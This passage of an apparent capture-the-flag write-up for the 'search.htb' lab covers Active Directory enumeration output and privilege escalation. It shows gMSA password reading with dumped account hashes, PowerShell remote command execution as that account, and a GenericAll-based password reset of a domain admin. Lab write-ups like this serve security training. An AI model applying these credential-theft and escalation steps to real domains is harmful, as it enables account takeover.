INFO: Connecting to LDAP server: research.search.htb
INFO: Found 107 users
INFO: Found 64 groups
INFO: Found 6 gpos
INFO: Found 27 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Windows-100.search.htb
INFO: Querying computer: Windows-99.search.htb
INFO: Querying computer: Windows-98.search.htb
INFO: Querying computer: Windows-97.search.htb
INFO: Querying computer: Windows-96.search.htb
INFO: Querying computer: Windows-95.search.htb
INFO: Querying computer: Windows-94.search.htb
INFO: Querying computer: Windows-93.search.htb
INFO: Querying computer: Windows-92.search.htb
INFO: Querying computer: Windows-91.search.htb
WARNING: Could not resolve: Windows-100.search.htb: The DNS query name does not exist: Windows-100.search.htb.
WARNING: Could not resolve: Windows-99.search.htb: The DNS query name does not exist: Windows-99.search.htb.
WARNING: Could not resolve: Windows-97.search.htb: The DNS query name does not exist: Windows-97.search.htb.
```



And we noticed the our compromised user Sierra.Fryte has “readGMSPassword” permissions towards another users



Those permission basically mean that we can read password for another user

To read this password first we used the python script

```
Users or groups who can read password for BIR-ADFS-GMSA$:
 > ITSec
BIR-ADFS-GMSA$:::e1e9fd9e46d0d747e1595167eedcec0f
BIR-ADFS-GMSA$:aes256-cts-hmac-sha1-96:06e03fa99d7a99ee1e58d795dccc7065a08fe7629441e57ce463be2bc51acf38
BIR-ADFS-GMSA$:aes128-cts-hmac-sha1-96:dc4a4346f54c0df29313ff8a21151a42
```

Another way to abuse those permission is by using a powershell commands

```
PS C:\Users\Sierra.Frye\Documents>
$creds=New-Object System.Management.Automation.PSCredential("BIR-ADFS-GMSA$",$secpass)
PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName research -Credential $creds -ScriptBlock {whoami}
search\bir-adfs-gmsa$
PS C:\Users\Sierra.Frye\Documents>
```

And we got an ability to run our commands as user BIR-ADFS-GMSA$

In the bloodhound we also noticed that that user has GenericAll permissions toward user Tristan.Davies which is a members of the domain admin group (basically administrator)

So as the user BIR-ADFS_GMSA$ we reseted password for the users Tristan.Davies and access administrator directory as him